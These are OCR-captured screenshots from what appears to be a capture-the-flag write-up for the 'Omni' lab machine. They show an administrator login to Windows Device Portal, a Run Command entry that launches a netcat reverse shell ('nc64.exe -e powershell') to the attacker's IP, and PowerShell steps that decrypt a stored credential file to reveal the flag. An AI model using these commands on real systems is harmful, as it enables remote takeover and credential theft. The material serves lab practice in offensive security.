
Authentication Required - Mozilla Firefox

http://omni.htb:8080 is requesting your username and password. The site says: “Windows Device Portal”

User Name: administrator

Password: •••••••••••••••••

C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e powershell 10.10.14.188 443 "




Run Command

```
\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e powershell 10.10.14.188 443 "
```

□ Run as DefaultAccount


cd "C:\Data\Users\Administrator”

dir




```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         7/3/2020  11:23 PM                3D Objects
d-r---         7/3/2020  11:23 PM                Documents
d-r---         7/3/2020  11:23 PM                Downloads
d-----         7/3/2020  11:23 PM                Favorites
d-r---         7/3/2020  11:23 PM                Music
d-r---         7/3/2020  11:23 PM                Pictures
d-r---         7/3/2020  11:23 PM                Videos
-ar---         7/4/2020   9:48 PM           1958 root.txt
```

$credential = Import-CliXML -Path U:\Users\Administrator\root.txt



```
PS C:\Data\Users\Administrator> $credential = Import-CliXML -Path U:\Users\Administrator\root.txt
$credential = Import-CliXML -Path U:\Users\Administrator\root.txt
```

$credential.GetNetworkCredential().Password



```
PS C:\Data\Users\Administrator> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
5dbdce5569e2c4708617c0ce6e9bf11d
```